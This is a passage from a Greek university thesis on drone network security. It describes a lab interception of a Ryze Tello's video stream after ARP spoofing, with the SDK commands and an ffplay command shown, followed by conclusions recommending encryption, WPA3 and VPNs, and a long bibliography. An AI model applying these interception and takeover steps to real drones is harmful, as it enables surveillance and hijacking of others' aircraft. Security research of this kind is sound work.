Για την υλοποίηση μιας επίθεσης υποκλοπής δεδομένων σε πραγματικό χρόνο, στην περίπτωση μας ροή δεδομένων βίντεο. Χρησιμοποιήθηκε το Software development Kit για το Ryze Tello, μέσω του οποίου δίνεται η δυνατότητα σε έναν χρήστη να εκτελέσει τμήματα κώδικα (python). Η βασική δομή του αρχείου παρέχεται από το SDK, και αφού παραμετροποιηθεί κατάλληλα (κώδικας παραρτήματος) μας δίνεται η δυνατότητα εκτέλεσης εντολών χειρισμού όπως φαίνεται στην εικόνα 5.26. Εκτελώντας τις ανάλογες εντολές που παρέχει το ίδιο το SDK μπορεί να γίνει χειρισμός του drone από κάποιον ηλεκτρονικό υπολογιστή το οποίο παίζει τον ρόλο του controller.

Για την υποκλοπή βίντεο, αφού πραγματοποιηθεί επιτυχώς το ARP Spoofing, υπάρχει πλέον η δυνατότητα ελέγχου της ροής δεδομένων βίντεο. Μέσω του Wireshark είναι δυνατή η καταγραφή όλων των πακέτων στο δίκτυο, μεταξύ αυτών και των UDP που χρησιμοποιούνται για την αποστολή του βίντεο από το drone στον controller. Αφου συνδεθούμε λοιπόν κανονικά στο δίκτυο, εκτελούμε τις εντολές “Command” και “streamon” από το SDK, και στη συνέχεια χρησιμοποιώντας την εντολή FFplay από το ffmpeg που έχουμε εγκαταστήσει στο Kali Linux αποκωδικοποιούμε τη ροή βίντεο σε πραγματικό χρόνο.



```
root@kali: /home/kali/Desktop
(root@kali)-[~/home/kali/Desktop]
└─# python tello-command.py
Tello Command Program
command
message: b'command'
response: ok
streamon
message: b'streamon'
response: ok
█
```

Εικ. 5.26 Εντολές χειρισμού Tello Drone SDK

Protocol	Length	Info
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	733	62512 -> 11111 Len=691
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	1502	62512 -> 11111 Len=1460
UDP	559	62512 -> 11111 Len=517


Εικ. 5.27 Ανάλυση UDP πακέτων streaming

```
root@Kali: /home/kali/Desktop
root@Kali: /home/kal... x kali@Kali: ~/Desktop x root@Kali: /home/kal... x
(root@Kali)-[/home/kali/Desktop]
# ffplay -probesize 32 -i udp://@:11111 -framerate 50
```

Εικ. 5.28 Εντολή εμφάνισης βίντεο σε παράθυρο

Εκτελώντας την εντολή της εικόνας 5.28 αρχίζει η αποκωδικοποίηση των δεδομένων που αποστέλλονται στη θύρα 11111 και τα εμφανίζει σε ένα παράθυρο στον υπολογιστή. Οι

αντίστοιχες παράμετροι καθορίζουν εμφάνιση με 50 καρέ ανά δευτερόλεπτο και ότι το μέγεθος ανίχνευσης ορίζεται στη μικρότερη τιμή των 32, προκειμένου να έχουμε την ελάχιστη καθυστέρηση, για μια εφαρμογή αναπαραγωγής βίντεο. Επίσης μέσω της γραμμής εντολών που μας παρέχει το SDK, έχουμε την δυνατότητα εκτέλεσης εντολών χειρισμού του drone παράλληλα με την αναπαραγωγή βίντεο. Στο σημείο αυτό θα πρέπει να σημειώσουμε πως μετά την παραβίαση της σύνδεσης από τον επιτιθέμενο, ο client χάνει πλήρως τόσο τον χειρισμό του drone, όσο και την οπτική επαφή με την κάμερα, ακόμα και αν επιχειρήσει επανασύνδεση με το drone. Ο πλήρης έλεγχος έχει περάσει πλέον στον μη εξουσιοδοτημένο χρήστη.



Εικ. 5.29 Απεικόνιση βίντεο στον επιτιθέμενο

## 5.6 Συμπεράσματα και προτάσεις επέκτασης της εργασίας

Πραγματοποιώντας έλεγχο στα επίπεδα ασφαλείας των δύο συμβατικών μη επανδρωμένων αεροσκαφών, διαπιστώνουμε ότι απαραίτητη προϋπόθεση ύπαρξης στοιχειώδους ασφάλειας δεδομένων στην επικοινωνία, αποτελεί η ύπαρξη κωδικών ασφαλείας, και κρυπτογράφησης δεδομένων. Στην περίπτωση ανοιχτού δικτύου, η πρόσβαση στην πληροφορία αποτελεί μια πολύ απλή διαδικασία, όπου ακόμη και κάποιος μη εξουσιοδοτημένος χρήστης έχοντας τις βασικές γνώσεις δικτύων μπορεί να υποκλέψει. Προφανώς και στην περίπτωση του Ryze Tello η κρυπτογράφηση δεδομένων και η δυνατότητα καθορισμού κωδικού, προσδίδει επιπλέον ασφάλεια, η οποία όμως μπορεί εύκολα να παρακαμφθεί, όπως για παράδειγμα ορίζοντας κάποιον συνηθισμένο κωδικό πρόσβασης. Από την στιγμή που ο εκάστοτε επιτιθέμενος αποκτήσει πρόσβαση στο δίκτυο τα δεδομένα είναι εξαιρετικά εκτεθειμένα. Η εφαρμογή του πρωτοκόλλου WPA3 το οποίο έρχεται σταδιακά να αντικαταστήσει το WPA2, παρέχει υψηλότερα επίπεδα κρυπτογράφησης, και ως εκ τούτου θα αποτελούσε μια πολλά υποσχόμενη λύση για την εφαρμογή του σε ασύρματες επικοινωνίες μεταξύ drones. Σε γενικές γραμμές, διαπιστώνουμε πως όλα τα δίκτυα Wi-Fi είτε αφορούν συνδέσεις μεταξύ drones και controllers, είτε όχι, παρουσιάζουν παρόμοιες αδυναμίες ασφαλείας. Μπορούμε να φανταστούμε τα επόμενα χρόνια όπου η διείσδυση των drones θα είναι τεράστια στην καθημερινή μας ζωή, πόσο σημαντική θα αποτελεί η παράμετρος της ασφάλειας τόσο στην πλοήγηση ενός εναέριου αυτόνομου σκάφους, όσο και της ασφάλειας και ακεραιότητας των δεδομένων που θα μεταδίδονται. Ιδιαίτερα στις περιπτώσεις εκτάκτων αναγκών, όπου η έγκαιρη και χωρίς προβλήματα μετάβαση του UAV είναι ύψιστης σημασίας. Επομένως αποτελεί μεγάλη αναγκαιότητα να επικεντρωθεί η έρευνα στην ανάπτυξη πρωτοκόλλων ασφαλείας με ισχυρούς αλγόριθμους κρυπτογράφησης. Μια ακόμη σημαντική ευπάθεια που εντοπίστηκε ίσως και η σημαντικότερη, αφορούσε την υποκλοπή βίντεο από το drone. Αυτό το κενό ασφαλείας θα μπορούσε να επιλυθεί χρησιμοποιώντας μια σύνδεση VPN μεταξύ του drone και του ελεγκτή, η οποία θα διατηρούσε την επικοινωνία κρυπτογραφημένη, ακόμη και αν ένας επιτιθέμενος βρισκόταν στο δίκτυο και γνώριζε τον κωδικό πρόσβασης.

Η παρούσα διπλωματική εργασία επικεντρώθηκε στην μελέτη δύο μεμονωμένων drones,

αξιοποιώντας τις δυνατότητες του SDK για το Tello και της γλώσσας που προγραμματισμού Python για τον χειρισμό του. Μια μελλοντική επέκταση θα μπορούσε να εστιάζει στην υλοποίηση εφαρμογής σε οποιαδήποτε γλώσσα προγραμματισμού (π.χ NodeJs), για τον χειρισμό οποιουδήποτε drone. Επίσης η παρούσα εργασία θα μπορούσε να χρησιμοποιηθεί ως πρότυπο για την επέκταση των πειραμάτων σε μεγαλύτερη εμβέλεια χρησιμοποιώντας σμήνος UAVs και καλύπτοντας έναν εκτεταμένο γεωγραφικό χώρο. Επεκτείνοντας επίσης την παρούσα διπλωματική, και χρησιμοποιώντας επιπλέον εργαλεία όπως ένα Raspberry Pi θα μπορούσε να χρησιμοποιηθεί στα πλαίσια των επιθέσεων ένα άλλο drone το οποίο θα έπαιζε τον ρόλο ενός κινούμενου επιτιθέμενου (Zombie Drone), με δυνατότητες επιθέσεων σε μεγαλύτερη εμβέλεια.



## Βιβλιογραφία

- [1] CELTEK, A. S., DUEDU, A. και KURNAZ, E., “Design and Simulation of the Hierarchical Tree Topology Based Wireless Drone Networks”, IEEE International Conference on Artificial Intelligence and Data Processing, Malatya, Turkey, September 2018.
- [2] Vacca, A., Onishi, H., και Cuccu, F., “Drones: Military weapons, surveillance or mapping tools for environmental monitoring? Advantages and challenges. A legal framework is required”, Transp. Res. Procedia, vol. 25, pp. 51-62, 2017.
- [3] Murugan, D., Garg, D. S., και Member, S., “Development of an Adaptive Approach for Precision Agriculture Monitoring with Drone and Satellite Data”, vol. 10, no. 12, pp. 1-7, 2017.
- [4] Reinecke, M. και Prinsloo, T., “The influence of drone monitoring on crop health and harvest size”, 2017 1<sup>st</sup> Int. Conf. Next Gener. Comput. Appl. NextComp 2017, pp. 5-10, 2017.
- [5] Hasan, M. K., Suhaili, S. W., Shah Newaz, S.H. και Shamin Ahsan, Md., “Development of an Aircraft Type Portable Autonomous Drone for Agricultural Applications”, IEEE International Conference on Computer Science and its Application in Agriculture, Bogor, Indonesia, September 2020.
- [6] Xiaoliang Ma, Xinyu Liang, Mang Ning, Andrei Radu, “METRIC: Toward a Drone-based Cyber-Physical Traffic Management System”, 2022 IEEE International Conference on Systems, Man, and Cybernetics (SMC)
- [7] Mamta Narang, William Liu, Jairo Gutierrez, Luca Chiaraviglio, “A Cyber Physical Buses-and-Drones Mobile Edge Infrastructure for Large Scale Disaster Emergency Communications”, 2017 IEEE 37th International Conference on Distributed Computing Systems Workshops (ICDCSW)
- [8] Wenxin Chen, Yingfei Dong, Zhenhai Duan “Manipulating Drone Position Control”, 2019 IEEE Conference on Communications and Network Security (CNS).



- [9] Jeferson Nascimento Aquilar Pey, Georges Daniel Amvame Nze, Robson de Oliveira Albuquerque, “Analysis of jamming and spoofing cyber-attacks on drones”, 2022 17th Iberian Conference on Information Systems and Technologies (CISTI).
- [10] Yucheng Li, Cong Pu, “Lightweight Digital Signature Solution to Defend Micro Aerial Vehicles Against Man-In-The-Middle Attack”, 2020 IEEE 23rd International Conference on Computational Science and Engineering (CSE).
- [11] Jiaqi Yin, Huibiao Zhu, Yuan Fei, “Qiwen Xu, Formal Modelling and Verification of the RTPS Behavior Module”, 2021 International Symposium on Theoretical Aspects of Software Engineering (TASE)
- [12] Basem Al-Madani, Mohammed Al-Saeedi, Anas A. Al-Roubaiey, “Scalable Wireless Video Streaming over Real-Time Publish Subscribe Protocol (RTPS)”, 2013 IEEE/ACM 17th International Symposium on Distributed Simulation and Real Time Applications.
- [13] Naughton, R., (2003), “Remote Piloted Aerial Vehicles: An Anthology”, Ιστοσελίδα Αναζήτησης: [https://www.ctie.monash.edu/hargrave/rpav\\_home.html#Beginnings](https://www.ctie.monash.edu/hargrave/rpav_home.html#Beginnings).
- [14] Ganesan, R., Raajini, X. M., Nayyar, A., Sanjeevikumar, P., Hossain, E., και Ertas, H. A., “BOLD: Bio-Inspired Optimized Leader Election for Multiple Drones”, MDPI Sensors 2020, 20, 1-20.
- [15] Simulingga, S. A. L., Ramdani, F. και Saputra, C. M., “Spatial Multi-Criteria Evaluation to Determine Safety Area Flying Drone”, IEEE Conference Symposium of Geoinformatics, Malang, Indonesia, November 2017, pp. 55-61.
- [16] Mozarffari, M., Saad, W., Bennis, M., Nam, Y. και Debbah, M., “A Tutorial on UAVs for Wireless Networks: Applications, Challenges and Open Problems, cs.IT, 1803.00680v217, Mar 2019.
- [17] Naqvi, A. M., Shah, R. H., Ali, A. και Naeem, F., “DESIGN AND DEVELOPMENT OF A SMALL SCALE FIXED WING AERIAL VEHICLE FOR OVER THE HILL MISSIONS IN

URBAN WARFARE’’, IEEE International Conference on Applied Sciences & Technology, Islamabad, Pakistan, January, 2014, pp. 271-278.

[18] Cabarbaye, A., Leal, L. R., Fabiani, P. και Estrada, B. M., ‘‘VTOL aircraft concept, suitable for unmanned applications, with equivalent performance compared to conventional aeroplane’’, IEEE International Conference on Unmanned Aircraft Systems, Arlington, USA, June, 2016, pp. 219-226.

[19] Casbeer, W. D., Beard, W. R., McLain, W. T. και Li, S-M., ‘‘Forest Fire Monitoring With Multiple Small UAVs’’, IEEE American Control Conference, Portland, USA, June, 2005, pp. 3530-3535.

[20] Mayer, J., Plessis, J. A., Ellis, P., και Clark, W., ‘‘Design Considerations for a Low Altitude Long Endurance Solar Powered Unmanned Aerial Vehicle’’, IEEE AFRICON 2007, Windhoek, South Africa, September, 2007, pp. 1-6.

[21] Shah, D., Malik, M. F, Hussain, S. και Shah, S. A. A., ‘‘Accelerated Particle Swarm Optimization for Endurance of MALE UAV’’, IEEE International Conference on Engineering Technologies and Applied Sciences, Kuala Lumpur, Malaysia, December, 2019.

[22] Youn, W., Choi, H., Cho, A., Kim, S., και Rhudy, B. M., ‘‘Accelerometer Fault-Tolerant Model-Aided State Estimation for High-Altitude Long-Endurance UAV’’, IEEE Transactions on Instrumentation and Measurement, Vol. 69, No. 10, October, 2020.

[23] Angelov, P., ‘‘Sense and Avoid in UAS: Research and Applications’’, Article, John Wiley & Sons Ltd, Doi: 10.1002/9781119964049.ch10, April 2012.

[24] Austin, R., ‘‘Unmanned Air Systems: UAVS Design, Development and Deployment, ISBN: 978-0-470-05819-0, John Wiley & Sons Ltd, May 2010.

[25] Astrov, I., Berezovski, N., Pikkov, M., και Kimlaychuk, V., ‘‘Two-rate neural predictive control of coaxial rotor/ducted-fan TUAV for enhanced situational awareness’’, IEEE International Conference on Information Society, London, UK, November, 2015.

- [26] Guowei, C., Dias, J. M., και Seneviratne, “A Survey of Small-Scale Unmanned Aerial Vehicles: Recent Advances and Future Development Trends”, Article, World Scientific Publishing Company, Vol. 2, No. 2, pp. 1-26, April 2014, Doi: 10.1142/S2301385014300017.
- [27] Singhal, G., Bansod, B., και Mathew, L., “Unmanned Aerial Vehicle Classification, Applications and Challenges: A Review”, Preprints, Doi: 10.20944/preprints201811.0601.v1, November 2018.
- [28] Liew, F. C., DeLatte, D., Takeishi, N., και Yairi, T., “Recent Developments in Aerial Robotics: A Survey and Prototypes Overview”, November 2017.
- [29] Yi, W., Liming, C., Lingyu, K., Jie, Z., και Miao, W., “Research on Application Mode of Large Fixed-wing UAV System on Overhead Transmission Line”, IEEE International Conference on Unmanned Systems, Beijing, China, October, 2017.
- [30] Berradi, S., Moutaouakkil, F., Bakkali, S., και Medromi, H., “Optimal and Efficient Vertical Take off and Landing Unmanned Aerial Vehicle”, IEEE International Renewable and Sustainable Energy Conference, Tangier, Morocco, December, 2017.
- [31] D’ Souza, M., Postula, A., Bialkowski, K., και Schulz, M., “COTS embedded Internet platform and Blimp UAV for educational purposes”, IEEE International Conference on Signal Processing and Communication Systems, Carrana, Australia, December, 2013.
- [32] Abbasi, H. S. και Mahmood, A., “Modeling, Simulation and Control of a Bio-Inspired Electromechanical Feather for Gust Mitigation in Flapping Wing UAV”, IEEE International Conference on Communication, Computing and Digital systems, Islamabad, Pakistan, March, 2019.
- [33] Lu, W., Zhang, D., Zhang, J., Li, T., και Hu., T., “Design and implementation of a gasoline-electric hybrid propulsion system for a micro triple tilt-rotor VTOL UAV”, IEEE Data Driven Control and Learning Systems, Chongqing, China, May, 2017.
- [34] Gabriel, L. D., Mayer, J. και Plessis, F., “Brushless DC motor characterization and selection for a fixed wing UAV”, IEEE Africon, Victoria Falls, Zambia, September, 2011.

- [35] Addati, G. A., και Perez L. G., (2014), “Introduction a los UAV’s Drones a VATs de USO civil”, (NO.551), Serie Documentos de Trabajo, ECONSTOR.
- [36] Tran, K. H., Chiou, J.-S., Nam, T. N., και Tuyen, V., “Adaptive Fuzzy Control Method for a Single Tilt Tricopter”, IEEE Access, Vol. 7, pp. 161741-161747, November, 2019.
- [37] Jatsun, S., Emelyanova, O., Leon, A. S. M., και Stykanyova, S., “Control flight of a UAV type tricopter with fuzzy logic controller”, IEEE Dynamics of Systems, Mechanisms and Machines, Omsk, Russia, November, 2017.
- [38] Fernandez-Lozano, J. και Gutierrez-Alonso, G., (2016), “Aplicaciones geologicas de los drones: Rev. Soc. Geol. Esp.”, 29, 89-115.
- [39] Custers, B. (2016), “Future of Drone Use”, TMC Asser Press. 3-20.
- [40] Vergouw, B., Nagel, H., Bondt, G., και Custers, B., (2016), “Drone technology: types, payloads, applications, frequency spectrum issues and future developments”, *In the future of Drone Use*, pp. 21-45, TMC Asser Press, The Hague.
- [41] Ferreira, M. R. και Aira, V. G. (2017), “Aplicaciones Topograficas de los Drones”, Obtenido de: <http://www.bibliotecaarpa.org/greenstone/collect/otragr/index/assoc/HASH0159/314a3cb,8,11>.
- [42] Joshi, S. και Stein, A. (2013), “Emerging drone nations”, *Survival*, Vol. 55, No. 5, pp.53-78.
- [43] Hearing, B. και Franklin, J. (2016), U.S, Patent No. 9,275,645, Washington, DC: U.S. Patent and Trademark Office.
- [44] Custers, B., (2016), “Future of Drone Use”, TMC Asser Press. 3-20.
- [45] Addati, G. A., και Perez Lance, G., (2014), “Introduction a los UAV’s, Drones a VANTs de uso civil”, (No. 551), *Serie Documentos de Trabajo*, pp.2-12

- [46] Vergouw, B., Nagel, H., Bondt, G., και Custers, B., (2016), “Drone technology: types, payloads, applications, frequency spectrum issues and future developments”, *In the Future of Drone use*, pp.21-45, TMC Asser Press, The Hague.
- [47] Austin, R., (2010), “Unmanned Aircraft Systems, Human Factors in Aviation”, Doi: 10.1016/B978-0-12-374518-7.00016-X.
- [48] Colomina, I., και Molina, P., (2014), “Unmanned aerial systems for photogrammetry and remote sensing: A review”, *ISPRS of Photogrammetry and Remote Sensing*, (No 92), pp. 79-97, Doi: 10.1016/j.isprsjprs.2014.02.013.
- [49] Zahran, S., Moussa, M. A., Sesay, B. A., και El-Sheimy, N., “A New Velocity Meter Based on Hall Effect Sensors for UAV Indoor Navigation”, *IEEE Sensors Journal*, Vol. 19, No. 18, April, 2019.
- [50] Nex, F., και Remondino, F., “UAV for 3D mapping applications: A review”, *Applied Geomatics*, 6(1), pp. 1-15, Doi:10.1007/s12518-013-0120-x, March, 2014.
- [51] Giyenko, A., και Im Cho, Y., “Intelligent UAV in smart cities using IoT”, *IEEE International Conference on Control, Automation and Systems*, Gyeongju, South Korea, October, 2016.
- [52] Giffinger, R., Ferther, C., Kramar, H., Kalasek, R., Milanovic, P. N., και Meijers, E., “Smart Cities Ranking of European Medium-Sized Cities”, Book, Publisher: Vienna University of Technology, January, 2017.
- [53] Mouftah, H., “Keynote Speech II: Autonomous and Connected Electric Vehicles Deployment in Smart Cities”, *IEEE International Conference on Computer Theory and Applications*, Alexandria, Egypt, November, 2018.
- [54] Celik, K., και Eren, H., “UAV fuel preferences for future cities”, *IEEE International Istanbul Smart Grids and Cities Congress and Fair*, Istanbul, Turkey, April, 2018.
- [55] Toppeta, D., (2010), “Integrating autonomous drones into the national aerospace system”, Master of Science, University of Pennsylvania.

- [56] Guo, X., Ng, S. C., De Jong, E. και Smits, B. A., “Concept of Distributed Radar System for mini-UAV Detection in Dense Urban Environment”, IEEE International Radar Conference, Toulon, France September, 2019.
- [57] Shakhathreh, H., Sawalmeh, A. H., Al-Fuqaha, A., Dou, Z., Almaita, E., Khalil, I., Othman, S. N., Khreishah, A., και Guizani, M., “Unmanned Aerial Vehicles (UAVs): A Survey on Civil Applications and Key Research Challenges”, IEEE Access, Vol. 7, pp.48572-48634, doi: 10.1109/ACCESS.2019.2909530, April 2019.
- [58] Flynn, P. E., “Low-cost approaches to UAV design using advanced manufacturing techniques”, IEEE Integrated STEM Education Conference, Princeton, USA, March 2013.
- [59] Singal, G., Bansod, B., και Mathew, L., “Unmanned Aerial Vehicle Classification, Application and Challenges: A Review”, Doi: 10.20944/preprints201811.0601.v1, November,2018.
- [60] Gheisari, M., Irizarry, J. και Walker, B. N., “UAS4SAFETY: The potential of unmanned aerial systems for construction safety applications”, In Construction Research Congress, May, 2014.
- [61] Peng, C. K., Feng, L., Hsieh, C. Y., Yang, H. T., Hsiung, H. S., Tsai, D. Y., και Kuo, C., “Unmanned Aerial Vehicle for infrastructure inspection with image processing for qualification of measurement and formation of facade map”, IEEE International Conference on Applied System Innovation, Sapporo, Japan, May, 2017.
- [62] Fahmani, L., Garfaf, J., Boukhdar, K., Benhadou, S., και Medromi, H., “Unmanned Aerial Vehicles Inspection for Overhead High Voltage Transmission Lines”, IEEE International Conference on Innovative Research in Applied Science, Engineering, and Technology, Maknes, Morocco, April, 2020.
- [63] Larrauri, I. J., Sorrosal, G., και Gonzalez, M., “Automatic system for overhead power line inspection using an Unmanned Aerial Vehicle-RELIFO project”, IEEE International Conference on Unmanned Aircraft Systems, Atlanta, USA, May, 2013.

- [64] Stupnikov, V. A., Klimov, I. E., και Maiurova, S. A., “Receiver unit calibration of the optoelectronic landing system of an air drone used to monitor gas pipelines of the West Siberian gas field”, IEEE International Conference Laser Optics, St. Petersburg, Russia, June, 2018.
- [65] Mohamandi, F., (2014), “Vertical takeoff and landing (VTOL) small unmanned aerial system for monitoring oil and gas pipelines”, U.S. Patent No. 8,880,241, Washington, DC: U.S. Patent and Trademark Office.
- [66] Reshma, R., Ramesh, T., και Sathishkumar, P., “Security situational aware intelligent road traffic monitoring using UAVs”, IEEE International Conference on VLSI Systems, Architectures, Technology, and Applications, Bengaluru, India, January, 2016.
- [67] Leitloff, J., Rosenbaum, D., Kurz, F., Meynberg, O., και Reinartz, P., (2014), “An operational system for estimating road traffic information from aerial images”, Remote Sensing, 6(11), 11315-11341.
- [68] Elloumi, M., Dhaou, R., Escrig, B., Idoudi, H., και Saidane, A. L., “Monitoring road traffic with a UAV-based system”, IEEE Wireless Communications and Networking Conference, Barcelona, Spain, April, 2018.
- [69] Menouar, H., Guvenc, I., Akkaya, K., Uluagac, S. A., Kadri, A., και Tuncer, A., “UAV-Enabled Intelligent Transportation System for the Smart City: Applications and Challenges”, IEEE Communications Magazine, 55(3), pp. 22-28, Doi: 10.1109/MCOM.2017.1600238CM, March, 2017.
- [70] Peng, C.-F., Hsieh, J.-W., Leu, S.-W., και Chuang, C.-H., “Drone-Based Vacant Parking Space Detection”, IEEE International Conference on Advanced Information Networking and Applications Workshops, Krakow, Poland, May, 2018.
- [71] Kloetzer, M., Burlacu, A., Enescu, G., Caraiman, S., και Mahulea, C., “Optimal Indoor Goods Delivery Using Drones”, IEEE International Conference on Emerging Technologies and Factory Automation, Zaragoza, Spain, September, 2019.

- [72] Scott, J. και Scott, C., “Drone delivery models for healthcare”, In Proceedings of the 50<sup>th</sup> Hawaii international conference on system sciences.
- [73] Chen, G. Y., (2016), “Reforming the Current Regulatory Framework for Commercial Drones: Retaining American Businesses Competitive Advantage in the Global Economy”, *Nw. J. Int’l L. & Bus.*, 37, 513.
- [74] Conesa, C. F., Garcia-Molsosa, A., Angelats, E., και Orengo, A. H., “Cloud-computing procedures for the automated detection and monitoring of archeological sites”, *IEEE Mediterranean and Middle-East Geoscience and Remote Sensing Symposium*, Istanbul, Turkey, March, 2022.
- [75] Patnaik, S., Keluskar, S., Lopes, D., Ekka, R., και Kachi, K., “Realtime Aerial Image Panoramic by using Drone”, *IEEE International Conference on Nascent Technologies in Engineering*, Navi Mumbai, India, January, 2019.
- [76] Manyoky, M., Theiler, W. P., Steudler, D., και Eisenbeiss, H., “Unmanned aerial vehicle in cadastral applications”, *International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences*, Vol. XXXVIII-1/C22, Doi: 10.5194/isprsarchives-XXXVIII-1-C22-57-2011, September, 2012.
- [77] Goodrich, A. M., Lin, L., και Morse, S. B., “Using camera-equipped mini-UAVs to support collaborative wilderness search and rescue teams”, *IEEE International Conference on Collaborative Technologies and Systems*, Denver, USA, May, 2012.
- [78] Hayat, S., Yanmaz, E., και Muzaffar, R., “Survey on Unmanned Aerial Vehicle Networks for Civil Applications: A Communications Viewpoint”, *IEEE Communications Surveys & Tutorials*, 18(4), pp. 2624-2661, Doi: 10.1109/COMST.2016.2560343, April, 2016.
- [79] Jordan, P. M., (2015), “Wing analysis of a flapping wing Unmanned aerial vehicle using CFD”, *Development*, 2(5).



- [80] Akhter, Z., Bilal, M. R., και Shamim, A., “A Dual Mode, Thin and Wideband MIMO Antenna System for Seamless Integration on UAV”, IEEE Open Journal of Antennas and Propagation, Vol:2, pp. 991-1000, Doi: 10.1109/OJAP.2021.3115025, September, 2021.
- [81] Zeng, Y., Zhang, R., και Lim, T. J., (2016), “Wireless communication with unmanned aerial vehicles: Opportunities and challenges”, IEEE Communication Magazine, 54(5), pp. 36-42.
- [82] Mozaffari, M., Saad, W., Benis, M., Nam, Y., και Debbah, M., (2019), “A tutorial on UAVs for wireless networks: Applications, challenges, and open problems”, IEEE Communications Surveys & Tutorials, pp. 1-27, Doi: 10.1109/COMST.2019.2902862.
- [83] Potrino, G., Palmieri, N., Antonello, V., και Serianni, A., “Drones Support in Precision Agriculture for Fighting Against Parasites”, IEEE 26<sup>th</sup> Telecommunications Forum, Belgrade, Serbia, November, 2018.
- [84] Calderon, R., Navas-Cortes, J. A., Lucena, C., και Zarco-Tejada, P. J.,
- [85] Tripicchio, P., Satler, M., Dabisias, G., Ruffaldi, E., και Avizzano, A. C., “Towards Smart Farming and Sustainable Agriculture with Drones”, IEEE International Conference on Intelligent Environments, Prague, Czech Republic, July, 2015.
- [86] Andritoiu, D., Bazavan, L.-C., Basnea, F.-L., Roibu, H., Bizdoaca, N.-G., “Agriculture autonomous monitoring and decisional mechatronic system”, IEEE International Carpathian Control Conference, Szilvasvarad, Hungary, May, 2018.
- [87] Subba Pao, P. V., και Rao, S. G., “Design and Modelling of an Affordable UAV Based Pesticide Sprayer in Agriculture Applications”, IEEE Fifth International Conference on Electrical Energy Systems, Chennai, India, February, 2019.
- [88] Katsigiannis, P., Misopolinos, L., Liakopoulos, V., Alexandridis, K. T., και Zalidis, G., “An autonomous multi-sensor UAV system for reduced-input precision agriculture applications”, IEEE Mediterranean Conference on Control and Automation, Athens, Greece, June, 2016.

- [89] Yang, H. T., Hsiung, H. S., Kuo, H. C., Tsai, D. Y., Peng, C. K., Peng, C. K., Hsieh, C. Y., Shen, J. Z., Feng, J., και Kuo, C., “Development of unmanned surface vehicle for water quality monitoring and measurement”, IEEE International Conference on Applied System Invention, Chiba, Japan, April, 2018.
- [90] Li, H., Cheng, D., Liu, A., Jiao, K., Cui, T., Dong, X., Nie, W., και Li, M., “Research on Detection Technologies Under Large Water Conveyance Aqueduct Based on UAV Positioning Navigation”, IEEE 4<sup>th</sup> International Symposium on Traffic Transportation and Civil Architecture, Suzhou, China, November, 2021.
- [91] Khanal, S., Fulton, J., και Shearer, S., “An overview of current and potential applications of thermal remote sensing in precision agriculture”, Computers and Electronics in Agriculture, 139,22-32, Doi: 10.1016/j.compag.2017.05.001, June,2017.
